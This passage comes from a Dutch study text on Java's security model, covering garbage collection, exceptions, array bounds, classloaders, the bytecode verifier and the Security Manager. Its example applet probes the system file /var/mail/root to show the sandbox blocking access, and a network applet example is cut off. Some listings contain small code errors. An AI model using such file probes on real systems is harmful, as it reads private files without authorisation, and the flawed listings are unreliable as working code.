Een garbage collection algoritme moet twee taken uitvoeren: (1) het detecteren van dode objecten en het dealloceren van de geheugenblokken op de Heap, die worden ingenomen door de dode objecten en (2) de defragmentatie van de Heap.
Het meest voorkomende garbage detectie algoritme is de *tracing collector*. De garbage collector bouwt voor de detectie van dode objecten een boom van objectreferenties. De

wortels van deze boom zijn de objecten, waaraan wordt gerefereerd door de lokale variabelen of door de constant pool van de geladen klassen in de Method Area (zie 3.1.5.1). Zoals eerder gesteld heeft elke thread een eigen Java Stack in de JVM. De lokale variabelen van een methode zijn een onderdeel van deze Stack. Elke lokale variabele vormt een objectreferentie of een primitief gegevenstype (zie 2.2). Deze objectreferenties zijn de wortels van de boom. De overige wortels van de boom ontstaan uit de objectreferenties, zoals strings in de constant pool van geladen klassen of interfaces. Zoals gesteld in de beschrijving van een CLASS-bestand (paragraaf 3.1.4) worden strings in een Java-klasse opgeslagen in de constantpool. De strings in een Java-klasse kunnen referenties zijn naar andere klassen, de klasse zelf, de superklasse, de geïmplementeerde interfaces, etc. Deze objectreferenties zijn gedurende uitvoering van het Java-programma altijd bereikbaar voor de JVM. De gerefereerde objecten in de wortel kunnen zelf refereren aan andere objecten, die op hun beurt zelf ook weer refereren aan objecten. Op deze wijze ontstaat een boom waar de objecten knopen zijn en de referenties takken.
De tracing garbage collector start een thread die de boom doorloopt. De objecten, die de garbage collector tegenkomt in de boom zijn levend en worden met een vlag gemarkeerd. Deze vlaggen worden aan het object verbonden of worden in een apart array bewaard. Na het doorlopen van de boom, blijken de ongemarkeerde objecten dood en maakt de garbage collector de geheugenblokken op de Heap, die door deze objecten worden ingenomen, vrij.

Voor de defragmentatie van de Heap zijn twee veel voorkomende algoritmen te onderscheiden: *compacting* en *copying*. Beide verplaatsen tijdens uitvoering de levende objecten (of beter gezegd de bijbehorende geheugenblokken) op de Heap. Compacting garbage collector verplaatsen objecten naar één kant van de Heap, zodat aan de andere kant een groot vrij geheugenblok ontstaat. De referenties naar een object in de JVM worden aangepast aan de nieuwe locatie. Deze aanpassing wordt in sommige JVM-implementaties vereenvoudigd door een tabel van objectverwijzingen. Een objectreferentie refereert altijd aan een objectverwijzing in deze tabel en deze verwijzing verwijst op zijn beurt naar het object op de Heap. Bij het verplaatsen van objecten op de Heap, hoeven alleen de objectverwijzingen in de tabel aangepast te worden en niet alle objectreferenties.
De copying garbage collector verplaatst alle levende objecten naar een nieuw aaneengesloten geheugengebied op de Heap. De vrijgekomen geheugenblokken blijven in het oude geheugengebied van de Heap. Nadeel van dit algoritme is dat de Heap twee keer zo groot is als bij de compacting garbage collector. Aan de andere kant is het voordeel dat al bij het

doorlopen van de boom, een object als levend gemarkeerd kan worden door deze gelijk te verplaatsen naar het nieuwe geheugengebied. De beide taken van een garbage collector algoritme worden naast in plaats van na elkaar uitgevoerd en dit levert tijdswinst op.

4.2.2.4 Error Handling

Een andere belangrijke beveiligingsmaatregel is de gestructureerde Error Handling met *excepties* [Ven1997a]. De Error Handling draagt bij tot het Java-beveiligingsmodel door het vergroten van de robuustheid van een Java-programma. De JVM zal in plaats van vast te lopen een exceptie geven. Een exceptie kan leiden tot het vastlopen van de thread waarin de exceptie werd gegeven, maar heeft geen invloed op de andere threads in een Java-programma of het Java-programma in zijn geheel.

Daarnaast bestaat voor de Java-programmeur de mogelijkheid in de broncode te bepalen hoe een exceptie, afgehandeld dient te worden. Deze afhandeling kan bijvoorbeeld bestaan uit een melding over welke fout opgetreden is. Het afhandelen van een exceptie vindt plaats door een sprong in de thread te maken van het punt waar de exceptie wordt opgeworpen naar het punt waar deze exceptie wordt afgehandeld. Een exceptie beïnvloedt hiermee het normale verloop van de programmauitvoering.

In de JVM worden excepties afgehandeld door methoden in de standaardklassen **Throwable** en zijn subklasse **Exception** [Rodl1996]. Op het moment dat een programma een exceptie opwerpt, zal de JVM door middel van de operatie **Throw** de normale programmauitvoering onderbreken. De JVM controleert of het punt waar de exceptie is opgeworpen, is omgeven door een *try-catch blok*. De syntax van een try-catch blok is:

Try	{verzameling operaties }
Catch (exceptie)	{operaties, die moeten worden uitgevoerd wanneer een exceptie wordt afgevangen }

Binnen dit blok wordt een aantal operaties ‘uitgeprobeerd’ (**try**) en wanneer een exceptie wordt geworpen binnen dit blok, vangt (**catch**) de betreffende exceptieklasse deze af.

Listing 4.1 is een voorbeeld van een methode met een try-catch blok:

Listing 4.1 Methode met try-catch blok

```
// methode ReadIt

public void ReadIt(Socket s) {
      int reader;

      // probeer de socket in te lezen
      try {
            reader = s.getInputStream().read(); }

      // vang de exceptieklasse IOException op
      catch ( IOException e) {
            System.out.println("Socket error " + e); }
}
```

De Java API levert een groot aantal exceptieklassen (subklassen van de klasse **Exception**) standaard mee. Voorbeelden van deze standaard exceptieklassen zijn:

Naam van de exceptie	**Beschrijving**
ArithmeticException	Gedeeld door nul/ modulus door nul.
ArrayIndexOutOfBoundsException	Probeerde iets te bereiken dat buiten het bereik van een array valt.
ClassNotFoundException	Classloader heeft klasse niet kunnen laden.
EmptyStackException	Probeerde een lege stack te gebruiken.
EOFException	Einde van bestand is bereikt.
FileNotFoundException	Probeerde een File-object te creëren uit een bestand dat niet bestaat.
IllegalAccessException	Probeerde een methode te starten die niet is gevonden.
IllegalArgumentException	De aangeroepen methode heeft een onjuist argument aangetroffen.
IndexOutOfBoundsException	Foutieve index aanroep.
NullPointerException	Probeerde een niet geinitialiseerd object te gebruiken.

4.2.2.5 Array Boundaries

Java ondersteunt de creatie van een zowel een- als meerdimensionale arrays [Ven1997e][Rodl1996]. In Java kan een array niet rechtstreeks van afmetingen worden voorzien, zoals dit in C++ mogelijk is. Daar kan een array als volgt worden gecreëerd:

Eendimensionaal: `int x[25];`
Meerdimensionaal: `int x[8][16];`

Deze constructies leveren in Java al bij compilatie een foutmelding op. Om in Java een array van afmetingen te voorzien, moet het array met behulp van **new** worden gecreëerd:

Eendimensionaal: `int x[]= new int[25];`
Meerdimensionaal: `int x[][] = new int[8][16];`

De controle op de Array Boundaries draagt bij tot het Java-beveiligingsmodel door het vergroten van de robuustheid van een Java-programma. Tijdens uitvoering van een Java-programma controleert de JVM bij het bewerken van een array-element of dit element binnen de grenzen van het array valt. Bij een poging tot bewerking van een array-element met een negatieve index of een index die hoger is dan de grootte van het array, zal de JVM een ArrayIndexOutOfBoundsException opwerpen. Het volgende voorbeeld laat dit zien:

Listing 4.2 Methode met ArrayOutOfBoundsException

```
// methode ABoundary

public void ABoundary () {

      //instantieer array met afmetingen 8 bij 16
      int x[][]= new int[8][16];

      // Let op: volgende expressies maken het array onsymmetrisch
      x[1]= new int[25];
      x[6]= new int[4];

      // probeer door de for-loops te lopen
      try {
            for(int j = 0; j < x.length; j++)
                              for(int k = 0; k < 16; k++)
            System.out.println("x["+j+"]["+k+"]") }

      // vang de exceptieklasse IOException op
      catch (ArrayOutOfBoundsException e) {
            System.out.println("Array out of bounds error " + e); }
}
```

De JVM zal de normale uitvoering van deze methode stoppen en een ArrayOutOfBoundsException opwerpen als j gelijk is aan 6 en k gelijk is 4, omdat hier de oorspronkelijke 16 int-array is vervangen door een 4 int-array.

4.2.3 De Classloader

Een belangrijk onderdeel van het Java-beveiligingsmodel zijn de Classloaders [Ven1997f][Grwa1996]. De Classloaders vormen de eerste defensielaag in het Java-beveiligingsmodel aan de clientzijde. In een JVM zijn Classloaders verantwoordelijk voor het laden van Java-klassen (in de gecompileerde vorm van CLASS-bestanden) in de JVM. Deze CLASS-bestanden definiëren de uit te voeren Java-klassen en kunnen vervolgens door de JVM uitgevoerd worden (zie 3.1.4 en 3.1.5). In het algemeen kunnen in een JVM meerdere Classloaders tegelijkertijd actief zijn.

4.2.3.1 De Java Virtual Machine en Classloaders

Voor een Java-applicatie zijn er twee soorten Classloaders: de standaard Classloader (Primordiale Classloader/ File System Loader) en de Classloader-objecten.

De standaard Classloader is een onderdeel van de JVM-implementatie. De standaard Classloader kan slechts klassen van de lokale schijf laden, zoals de klassen van de Java API. De JVM beschouwt de klassen geladen door de standaard Classloader als betrouwbaar, zelfs als deze klassen geen onderdeel zijn van de Java API.

Een Java-applicatie kan tijdens uitvoering nieuwe Classloader-objecten creëren en daarmee toevoegen aan de JVM (zie 3.1.5). Deze objecten kunnen klassen laden op een wijze die de programmeur zelf heeft gedefinieerd in zijn applicatie. Dit is ook de reden dat de JVM standaard deze klassen als onbetrouwbaar beschouwt. Waar de standaard Classloader nog een onderdeel is van de JVM en vaak in dezelfde taal geïmplementeerd is als de JVM, zijn Classloader-objecten instanties van een geladen Java-klasse (meestal een subklasse van de Classloader-klasse uit de Java API). Deze Java-klasse kan door de programmeur ontwikkeld zijn.

Door het gebruik van Classloader-objecten is het mogelijk om tijdens de uitvoering van een Java-applicatie extra klassen te laden en aan de JVM toe te voegen. Dit principe staat beter bekend als *dynamic extension*.

De JVM houdt per klasse bij door welke Classloader deze klasse geladen is en maakt voor iedere Classloader een aparte *Name-space* aan. Als een geladen klasse refereert aan een andere klasse, dan laat de JVM de bij deze klasse horende Classloader de gerefereerde klasse

laden en voegt deze klasse toe aan de Name-space van deze Classloader. Op deze wijze komen alle aan elkaar refererende klassen in dezelfde Name-space te staan. Klassen geladen door verschillende Classloaders komen in verschillende Name-spaces en kunnen normaliter geen toegang krijgen tot klassen uit andere Name-spaces. Een Name-space wordt ook wel gezien als de buitenmuur van een Sandbox.

4.2.3.2 Classloaders en applets


Een programma, dat gebruik maakt van de mogelijkheden tot dynamic extension, is de Java-enabled webbrowser. Een webbrowser start een Java-applicatie, die een Classloader object creëert, de zogenaamde Applet Classloader. De Applet Classloader kan applets over een netwerk, in dit geval toegespitst op het Internet, laden. Deze applets zijn de Java-klassen, die aan de JVM worden toegevoegd (zie 3.1.2). Klassen van de lokale schijf worden door de standaard Classloader geladen.

Applets zijn een voorbeeld van dynamic extension, omdat op het moment dat de webbrowser de Java-applicatie start, nog niet bekend is welke applets over het Internet geladen moeten worden. Simpelweg omdat nog niet bekend is welke WWW-pagina's met applet-aanroep de client gaat bezoeken (zie 2.4.2).

De Java-applicatie van de webbrowser creëert een nieuwe Applet Classloader-object voor elke verschillende locatie. Een verschillende locatie betekent niet dat de klassen van verschillende webservers afkomstig moeten zijn, maar kan ook betekenen dat zij van verschillende directories op dezelfde webserver afkomstig zijn. Klassen krijgen per locatie op het Internet een aparte Applet Classloader en deze klassen worden daardoor in aparte Name-spaces geplaatst. Elk geladen applet wordt zo samen met de klassen, die dynamisch aan dit applet worden gelinkt, in een aparte Name-space geplaatst. Een applet kan slechts gebruik maken van de klassen in zijn Name-space en klassen uit de Java API. Op deze wijze worden klassen uit onbetrouwbare bronnen gescheiden van klassen uit betrouwbare bronnen, inclusief de klassen van de lokale schijf. Vijandige Java-applets worden zo in hun mogelijkheden beperkt.

Een Applet Classloader moet binnen een webbrowser samenwerken met de standaard Classloader. Op het moment dat een klasse refereert aan een andere, nog niet geladen, klasse, instrueert de JVM de bij deze klasse horende Applet Classloader om deze klasse te laden en aan de JVM toe te voegen. Deze nu actieve Classloader verzoekt de standaard Classloader of deze klasse lokaal te vinden is. Als de klasse lokaal gevonden wordt, dan laadt de standaard Classloader deze klasse en voegt deze toe aan de JVM. Deze klasse wordt op dit moment

toegevoegd aan de Name-space van de standaard Classloader en niet aan de Name-space van de actieve Applet Classloader. Als de standaard Classloader antwoordt dat het de klasse niet kan vinden, dan verzoekt de actieve Applet Classloader aan de betrokken webserver de klasse over het Internet te distribueren.



Figuur 4.5 Name-Spaces

Applets kunnen zelf niet aan een Classloader object refereren of een nieuw Classloader object definiëren. Een applet zou anders door middel van zijn eigen Classloader in staat zijn om een eigen Name-space aan te maken met afwijkende beveiligingsmaatregelen. Dit zou een vijandig Java-applet de mogelijkheid geven om gaten te creëren in het Java-beveiligingsmodel. Java-applicaties mogen daarentegen wel een eigen Classloader definiëren. De JDK levert zelfs een template om een Classloader object op eenvoudige wijze aan te kunnen passen.

4.2.4 De Classfile Verifier

Een Java Virtual Machine heeft een ingebouwde Classfile Verifier [Ven1997g][Graw1996]. De Classfile Verifier vormt de tweede defensielaag in het Java-beveiligingsmodel aan de clientzijde. Een Classfile Verifier verzekert de JVM van het feit dat de geladen CLASS-bestanden een juiste structuur hebben. Het doel van beveiligingsmaatregelen in de Classfile Verifier is robuustheid. Java-programma's en in het bijzonder Java-applets moeten robuust zijn om te voorkomen dat de JVM vastloopt.

Een CLASS-bestand, waarin de bytecode van een methode een illegale instructie, zoals een sprong naar bytecode achter het einde van de methode, bevat, zal de JVM laten vastlopen. De JVM controleert daarom voor uitvoering de integriteit van de bytecode in de CLASS-bestanden door middel van de Classfile Verifier. Het vooraf controleren van de bytecode om een illegale bytecode-instructie te vinden en af te wijzen is beter dan het vastlopen van de JVM door de uitvoering van een dergelijke instructie. De totale controle van de bytecode voor de uitvoering is in de meeste gevallen ook efficiënter dan de controle per bytecode-instructie op het moment dat deze instructie wordt uitgevoerd. Als onderdeel van deze totale controle, zal de Classfile Verifier de JVM er van verzekeren dat elke spronginstructie, zoals bijvoorbeeld **goto**, een sprong veroorzaakt naar bytecode, die bij deze methode hoort.

De Classfile Verifier wordt vaak de *Bytecode Verifier* genoemd. Ondanks het feit dat een groot gedeelte van een CLASS-bestand uit bytecode bestaat, bevat een CLASS-bestand nog meer informatie (zie 3.1.4) die ook gecontroleerd wordt. De naam Classfile Verifier dekt dus beter de lading dan Bytecode Verifier en zal daarom in deze paragraaf gebruikt worden.

Al hoewel per JVM-implementatie de ontwikkelaar zelf kan bepalen op welk moment de Classfile Verifier de controles uit moet voeren, vindt dit meestal plaats net nadat een CLASS-bestand door een Classloader geladen is. Een dergelijke Classfile Verifier voert deze controles uit in twee fasen. Tijdens fase één, die plaats vindt na het laden van een CLASS-bestand, zal de Classfile Verifier de structuur van dit bestand controleren, inclusief de integriteit van de bytecode in dit bestand. Fase twee vindt plaats tijdens uitvoering van de bytecode.

4.2.4.1 Fase één: controle op de structuur en integriteit

Tijdens deze fase controleert de Classfile Verifier alle onderdelen van een CLASS-bestand. Op het moment dat de informatie in een CLASS-bestand in de Method Area van de JVM (zie 3.1.5) wordt geladen, controleert de Classfile Verifier deze informatie. De Classfile Verifier kijkt of de het CLASS-bestand een juiste structuur heeft (de structuur zoals beschreven in paragraaf 3.1.4), intern consistent is en of het veilig is voor de JVM om de bytecode in dit bestand uit te voeren. Als aan één van deze eisen niet wordt voldaan, dan geeft de Classfile Verifier een foutmelding door aan de JVM en zal dit bestand niet worden gebruikt voor uitvoering. Referenties naar andere klassen of interfaces worden in deze fase niet gecontroleerd.

Structuur en interne consistentie

Naast de controle op de integriteit van de bytecode, voert de Classfile Verifier een groot aantal controles uit op de structuur en consistentie van het CLASS-bestand (zie voor de structuur van een CLASS-bestand paragraaf 3.1.4). Een dergelijk bestand moet bijvoorbeeld altijd beginnen met vier bytes grote Magic Number: 0xCAFEBABE.

Daarnaast wordt er gecontroleerd op lengte van een CLASS-bestand. Elk bestand verschilt in lengte, maar de lengte van elk component in een dergelijk bestand staat vast. Elk component geeft zelf zijn lengte aan en ook zijn type. De Classfile Verifier gebruikt de lengte van de componenten om de totale lengte te berekenen en deze lengte moet consistent zijn met de daadwerkelijke lengte van het bestand.

Per component wordt er gecontroleerd op de indeling. De indeling van een component moet overeenkomen met de indeling voor dit type van component. Een element van de constant pool begint met een tag van één byte, die aangeeft wat voor soort constante dit element representeert. Als deze tag bijvoorbeeld een string aanduidt, dan verwacht de Classfile Verifier dat de volgende twee bytes de string-lengte aangeven en vervolgens een aantal bytes gelijk aan de string-lengte die de karakters van de string vormen.

De Classfile Verifier kijkt ook of de Java-klasse zelf voldoet aan een aantal regels, die worden opgelegd door de programmeertaal Java. Deze regels zijn al bij compilatie naar een CLASS-bestand gecontroleerd, maar omdat de Classfile Verifier niet kan bepalen of het bestand gegenereerd is door een betrouwbare compiler, worden deze regels nogmaals gecontroleerd.

Bytecode

Naast de controle op de structuur en de interne consistentie, laat de JVM in deze fase een *data-flow analyse* uitvoeren. De data-flow analyse is een controle op de bytecode (zie voor de beschrijving van bytecode 3.1.5.5) in een CLASS-bestand. Dit gedeelte van de controle kan wel de Bytecode Verifier genoemd worden.

De Bytecode Verifier voert een groot aantal controles uit. Het kijkt of een lokale variabele niet wordt gebruikt voordat deze een juiste waarde is toegewezen. Aan de velden van de klassen moeten waarden van het juiste type worden toegewezen. De opcodes en zijn operanden (zie 3.1.5.5) moeten legaal zijn en voor elke opcode moet de juiste typen van waarden in de lokale variabelen en op de operand stack (zie 3.1.5.4) aanwezig zijn.

Dit zijn slechts een aantal van de controles van de Bytecode Verifier, opdat de bytecode veilig door de JVM kan worden uitgevoerd.

4.2.4.2 Fase twee: controle op symbolische referenties

Waar fase één plaatsvond voor uitvoering van de bytecode in een CLASS-bestand, vindt fase twee plaats tijdens uitvoering. In fase twee worden de symbolische referenties gecontroleerd. Een symbolische referentie is een verwijzing naar een andere klasse of een item, veld of methode, van een andere klasse. Een symbolische referentie is een string, die informatie geeft over de gerefereerde klasse en/of item. De symbolische referentie naar een veld van een andere klasse bestaat uit de naam van de klasse, de naam van het veld en de eigenschappen van dit veld, zoals het gegevenstype van het veld. De symbolische referentie naar een methode van een andere klasse bestaat uit de naam van de klasse, de naam van de methode en de eigenschappen van deze methode.

Fase twee van de Classfile Verifier is in feite een onderdeel van *dynamic linking*. Dynamic linking is het proces van het oplossen van symbolische referenties in een geladen klasse, of ook wel de resolutie van symbolische referenties. Het verschil tussen dynamic extension en dynamic linking is dat bij dynamic linking de geladen klassen aan elkaar moeten refereren. De JVM voert twee taken uit bij de resolutie van een symbolische referentie:

- Zoeken naar de gerefereerde klasse en eventueel laden van deze klasse (zie 4.2.3).
- Vervangen van de symbolische referentie met een directe referentie naar deze klasse met zijn veld of methode.

De JVM slaat deze directe referenties op. Als een overeenkomende symbolische referentie in een later stadium opnieuw opgelost moet worden, wordt deze directe referentie gebruikt en weet de JVM dat deze klasse niet opnieuw geladen hoeft te worden.
De reden dat de Bytecode Verifier controleert tijdens uitvoering van de bytecode, is dat nu tijdens de resolutie gecontroleerd kan worden of een symbolische referentie legaal is. Een controle op symbolische referenties voor uitvoering zou de JVM verplichten alle gerefereerde klassen al te laden voor uitvoering. De klasse wordt nu pas geladen op het moment dat deze klasse ook echt gebruikt gaat worden. Een niet legale referentie kan duiden op een verwijzing naar een niet bestaande klasse, veld of methode of een verwijzing naar een klasse, veld of methode waar de refererende klasse geen toegang tot heeft (bijvoorbeeld door het sleutelwoord **private** of **protected**).

Een belangrijke opmerking in zaken de Classfile Verifier is dat Java-klassen uit de Java API binnen dit beveiligingsmodel als betrouwbaar worden gezien. Zoals eerder gesteld worden dergelijke klassen door de standaard Classloader geladen. Klassen die door de standaard Classloader geladen zijn behoeven niet door de Classfile Verifier te worden gecontroleerd. Het Java-beveiligingsmodel gaat er vanuit dat klassen van de lokale schijf correct zijn qua structuur en inhoud en dat de symbolische referenties in deze klasse legaal zijn.

4.2.5 De Security Manager


De Security Manager vormt de derde en laatste defensielaag van het Java-beveiligingsmodel aan de clientzijde [Ven1997h][Graw1996]. De Security Manager controleert tijdens uitvoering de operaties van een Java-applet. De JVM beschermt de systeem-resources aan de clientzijde tegen misbruik tijdens de uitvoering van een Java-applet. In andere woorden de Security Manager moet een de uitvoering van een vijandig Java-applet ondervangen. De Security Manager bewaakt de grenzen van de Sandbox.

4.2.5.1 De Security Manager en de Java API

De Security Manager is de klasse (of een subklasse van) **java.lang.SecurityManager** uit de Java API. Omdat deze klasse in Java is ontwikkeld, kan een Java-programmeur elke subklasse van de Security Manager aanpassen aan zijn eigen gewenste beveiligingsmaatregelen. Deze programmeur kan vervolgens een instantie van deze subklasse creëren in zijn eigen Java-applicatie. Deze applicatie voldoet aan de beveiligingsmaatregelen die de programmeur in de subklasse van de Security Manager heeft gedefinieerd. Een Java-applicatie zonder een

dergelijke instantie, is niet onderhevig aan enige beveiligingsmaatregelen van de Security Manager. Als een instantie van een subklasse van de Security Manager tijdens de uitvoering van een Java-applicatie gecreëerd wordt, dan kan deze niet op een late tijdstip vervangen of veranderd worden. De instantie van de subklasse van een Security Manager zal in het vervolg kortweg als de Security Manager worden aangeduid.

Bij de beschrijving van de JVM (paragraaf 3.1.5) is reeds uitgelegd dat de aansturing van externe hardware, de harde schijf, het interne netwerk, etc. , niet in de specificatie van de JVM wordt beschreven. Deze externe hardware vormt een onderdeel van de systeem-resources van de machine aan de clientzijde.



Figuur 4.6 De Security Manager en de Java API

De aansturing van deze hardware gebeurt door middel van methoden in de klassen van de Java API. Om een organisatie te beschermen tegen misbruik van de externe hardware van de beheerde machine(s) moet de Security Manager samenwerken met de klassen in de Java API. Wanneer een thread een dergelijke methode uit een klasse van de Java API aanroept, zal deze methode door middel van de Security Manager eerst controleren of deze thread toestemming heeft om deze methode aan te roepen en uit te voeren. Als dit niet het geval is, werpt de Security Manager een exceptie op en wordt de uitvoering van de thread stopgezet. Als de thread volgens de Security Manager toestemming heeft om de methode aan te roepen of als er

geen Security Manager gecreëerd is, voert de JVM de methode uit. De Security Manager bepaalt aan de hand van de Java-klasse, die de thread gestart heeft, welke beveiligingsmaatregelen op deze thread van toepassing zijn. Java-klassen van de lokale schijf zijn betrouwbaarder dan Java-applets die over het Internet gedistribueerd zijn. De threads van een Java-applet zijn daarmee onderhevig aan strengere beveiligingsmaatregelen.

4.2.5.2 De methoden van de Security Manager

De Security Manager bestaat uit een groot aantal methoden. De naam van elke methode begint met **check**. De methode om te controleren of een thread een bestand op de lokale schijf mag lezen heet **checkRead**, voor het schrijven naar een bestand heet **checkwrite**, etc. Een dergelijke methode werpt een exceptie op als de uitvoerende thread geen toestemming heeft om een bepaalde systeem-resource te gebruiken. Elke systeem-resource, die buiten de grenzen van de Sandbox vallen heeft zij eigen methode.

De systeem-resources, die in dit Javabeveiligingsmodel buiten de grenzen van de Sandbox vallen, volgen uit de opsomming van operaties die worden gecontroleerd met een **check**-methode:

- Accepteren van of wachten op een netwerkverbinding met een bepaalde server.
- Opzetten van een netwerkverbinding met een bepaalde server.
- Wijzigen van een thread (wijzigen van de prioriteit, stoppen van een thread, etc.).
- Instantie van een nieuw Classloader-object.
- Instantie van een nieuw Security Manager-object.
- Creatie van een nieuw proces (zie 2.2.3, threads).
- Stopzetten van een proces (waaronder de Java-applicatie en de webbrowser)
- Lezen/openen van een bestand op de lokale schijf.
- Schrijven naar een bestand op de lokale schijf.
- Verwijderen van een bestand op de lokale schijf.
- Openen/aanmaken van een directory.
- Openen van een venster zonder een waarschuwingskenmerk in dit venster.
- Importeren van modulen met native methoden. Native methoden omzeilen de Java API en zijn dus niet onderhevig aan de controles van de Security Manager. Om deze reden wordt het gebruik van native methode gecontroleerd.

- Laden van een klasse uit een bepaalde package.
- Toevoegen van een klasse aan een bepaalde package.
- Lezen of wijzigen van de systeeminstellingen (instellingen als de gebruikersnaam, het pad naar de klassen van de Java API, etc.).

Omdat de methoden in de Java API altijd eerst de Security Manager consulteren voordat de bovenstaande operaties worden uitgevoerd, zal de Java API nooit de gewenste beveiligingsmaatregelen van een organisatie verbreken.

4.2.5.3 De Security Manager en webbrowsers

Zoals reed eerder gesteld (zie 3.1.5 en 4.2.3.2) wordt bij het opstarten van een Java-enabled Webbrowser ook een Java-applicatie uitgevoerd. Deze Java-applicatie kan Java-applets door middel van dynamic extension laden en aan de JVM toevoegen. Daarnaast zal deze applicatie een instantie van een subklasse van de Security Manager creëren. Deze Security Manager bepaalt de beveiligingsmaatregelen waaraan Java-applets onderhevig zijn. De ontwikkelaars van de Java-enabled Webbrowser bepalen door de ontwikkeling van een eigen subklasse van de Security Manager welke beveiligingsmaatregelen gelden binnen de JVM-implementatie. De beslissingen over de beveiligingsmaatregelen aan de clientzijde aangaande de risico's van Java-applets worden zo vaak genomen door de ontwikkelaars van de Java-enabled webbrowser.

Een Java-applet kan geen van de operaties uit de vorige paragraaf uitvoeren binnen de beveiligingsmaatregelen van de Security Manager zoals deze geïmplementeerd is binnen de populaire webbrowsers van Microsoft en Netscape. Aan de hand van de broncode van een aantal Java-applets [Sun1997a] zullen deze beveiligingsmaatregelen worden verduidelijkt.

Listing 4.3 Java-applet en toegang tot bestanden.

```
import java.awt.*;
import java.io.*;
import java.lang.*;
import java.applet.*;

public class fileInfo extends Applet {
    String myFile = "/var/mail/root";
    File f = new File(myFile);
    long n;

    // de paint methode voert de operaties uit
    public void paint(Graphics g) {
```

```
      try {
          if (f.exists())
              g.drawString("File.exists”);
      }
      catch (SecurityException e) {
          g.drawString("Exceptie: File.exists");
        }
      try {
          File td = new File("/var/mail/testdir");
          if (td.mkdir())
              g.drawString("mkdir");
      }
      catch (SecurityException e) {
          g.drawString("Exceptie File.mkdir", 10, y);
        }
      try {
          if (f.canWrite())
              g.drawString("File.canWrite()");
      } catch (SecurityException e) {
          g.drawString("Exceptie File.canWrite");
      }
      try {
          if (f.canRead())
              g.drawString("File.canRead()");
      } catch (SecurityException e) {
          g.drawString("Exceptie File.canRead");
      }
    }
} // einde applet
```

Dit Java-applet roept verscheidene methoden uit de klasse **java.io** van de Java API aan. Bij uitvoering van dit applet zal blijken dat bij elke methode de Security Manager van de webbrowser zal ingrijpen en een exceptie zal opwerpen. Een Java-applet mag enkele bewerking op een bestand of een directory uitvoeren.

Listing 4.4 Java-applet en netwerkconnecties.

```
import java.awt.*;
import java.net.*;
import java.io.*;
import java.lang.*;
import java.applet.*;

public class sendTest extends Applet {
    int port = 25;
